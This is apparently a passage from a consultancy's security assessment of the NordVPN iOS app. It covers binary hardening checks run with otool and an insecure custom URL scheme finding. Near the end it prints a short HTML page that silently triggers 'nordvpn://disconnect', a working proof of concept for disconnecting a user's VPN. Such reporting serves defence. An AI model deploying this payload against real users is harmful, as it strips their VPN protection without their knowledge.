0x00000001003da5d0  1348  _objc_retainAutoreleasedReturnValue
0x00000001003da638  1361  _objc_unsafeClaimAutoreleasedReturnValue
0x00000001003da6a8  1375  _pb_release
0x00000001003daa20  1487  _swift_release
0x00000001003daa28  1488  _swift_release_n
```

Finally, another security protection called Stack Canary was looked for. Stack-smashing protection is implied to an iOS application by placing a known value or "canary" on the stack directly before the local variables to protect the saved



base pointer, saved instruction pointer, and function arguments. The value of canary is checked on the event of function return and is reported if there is any change.

If the stack smashing protection is not enabled, the attacker would try to insert malicious payloads in the application and hence leading to the crashing of the application at run-time making the user experience for the application bad. The vulnerability is difficult to attack but not impossible. As can be observed in the example below, this feature was also found enabled in the analyzed binary.

```
$ otool -Iv NordVPN | grep stack
0x000000010030f24c 1136 __stack_chk_fail
0x000000010030fa38 1383 _pthread_attr_setstack
0x000000010030fae0 1397 _sigaltstack
0x00000001003d8e88 1137 __stack_chk_guard
0x00000001003da1a0 1136 __stack_chk_fail
0x00000001003da6e8 1383 _pthread_attr_setstack
0x00000001003da758 1397 _sigaltstack
```

Later, the consultants continued by checking for insecure functions that the application might be using. For instance, it is very usual to find applications using insecure random number generators. APIs like `_rand`, `_srand` and `_random` are considered insecure for generating random numbers as the results can be predicted by an attacker.

```
$ otool -Iv NordVPN | grep -w _random
$ otool -Iv NordVPN | grep -w _srand
$ otool -Iv NordVPN | grep -w _rand
```

However, as a result of these tests none of the known insecure functions were found in use.

Next, we analyzed the application looking for the usage of insecure hashing algorithms such as MD5 and SHA1. APIs like MD5 and SHA1 are considered weak hashing algorithms due to collision attacks. They can be cracked using websites using large databases or using a tool like hashcat.

```
$ otool -Iv NordVPN | grep -w _CC_MD5
0x000000010030ec10 684 _CC_MD5
0x00000001003d9d78 684 _CC_MD5

$ otool -Iv NordVPN | grep -w _CC_SHA1
0x000000010030ec1c 685 _CC_SHA1
0x00000001003d9d80 685 _CC_SHA1
```

In this case, we discovered that the iOS application is using both MD5 and SHA1 hashing algorithms. However, a deeper look should be taken to analyze the risks involved given that it is not clear whether this algorithms are used in sensitive functions or only as a checksum.

Finally, the consultants checked if the application was using deprecated APIs. In Objective C, APIs like `strlen`, `memcpy`, `strcpy` etc. have been deprecated as they might lead to memory corruption vulnerabilities. Even when it is hard to exploit this type of vulnerabilities in the iOS ecosystem it is still considered 'Best Practice' not to use them.

```
$ otool -Iv NordVPN | grep -w _memcpy
0x000000010030f6e4 1312 _memcpy
0x00000001003da4b0 1312 _memcpy
```

```
MacBook-Pro-de-Cristian-Barreto:NordVPN.app cristianbarreto$ otool -Iv NordVPN | grep -w _strncpy
0x000000010030fcb4 1436 _strncpy
0x00000001003da890 1436 _strncpy

MacBook-Pro-de-Cristian-Barreto:NordVPN.app cristianbarreto$ otool -Iv NordVPN | grep -w _strcpy
0x000000010030fc84 1432 _strcpy
0x00000001003da870 1432 _strcpy


MacBook-Pro-de-Cristian-Barreto:NordVPN.app cristianbarreto$ otool -Iv NordVPN | grep -w _strlen
0x000000010030fc9c 1434 _strlen
0x00000001003da880 1434 _strlen
```

## Insecure URL Schemes Implementation

Custom URL schemes allow apps to communicate via a custom protocol. An app must declare support for the schemes and handle incoming URLs that use those schemes. Security issues arise when an app processes calls to its URL scheme without properly validating the URL and its parameters and when users aren't prompted for confirmation before triggering an important action.

Testing showed that the application did not ask for the user confirmation before triggering critical functions such as the VPN disconnection when they are called through URL schemes.

During the security assessment, we first verified if the application had any custom URL scheme declared. As can be observed in the following screenshot, *nordvpn* and *fb104904993305938* were two of the schemes in use:



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>CFBundleDevelopmentRegion</key>
  <string>en</string>
  <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>nordvpn</string>
      </array>
      <key>CFBundleURLName</key>
      <string/>
    </dict>
    <dict>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>fb104904993305938</string>
      </array>
    </dict>
  </array>
  <key>MinimumOSVersion</key>
  <string>13.0</string>
  <key>NSAppTransportSecurity</key>
  <dict>
    <key>NSAllowsArbitraryLoads</key>
    <false/>
  </dict>

```

Figure 39 - URL Schemes


With this information at hand, we decided to look for potential functions in the application binary which gave us some hints.

```
$ strings NordVPN | grep -i "nordvpn://"
nordvpn://selectProtocol
nordvpn://selectAutoConnect
nordvpn://dismissToRootCard
nordvpn://selectAddSiri
nordvpn://openDetectedLeaks
```


Moreover, we tried with a dictionary of functions to try to identify additional methods. As a result, we found that when any of these methods were called there was not user confirmation before triggering the command and the NordVPN client would automatically close afterwards. This might allow attackers to trick VPN users into unwillingly executing the disconnect methods by loading a malicious site with the following HTML code:

```
<html>
  <body>
    <script>
      window.location = 'nordvpn://disconnect';
    </script>
  </body>
</html>
```

We started this test by connecting the iOS device to the VPN. Next, we loaded the HTML code using the browser and as a result we observed that for a very quick moment the application would open stating that the connection has been disconnected and later the window would close without any other indication for the user that the connection is no longer secured by the VPN.



**Figure 40 - Connected to VPN**



**Figure 41 - Disconnection**

Despite we saw a system pop-up notifies the user that an action will be performed (though it does not specify exactly what), we also recommend presenting an additional pop-up within the application itself. In addition, we also recommend asking the user for confirmation before triggering critical functions such as the VPN disconnection.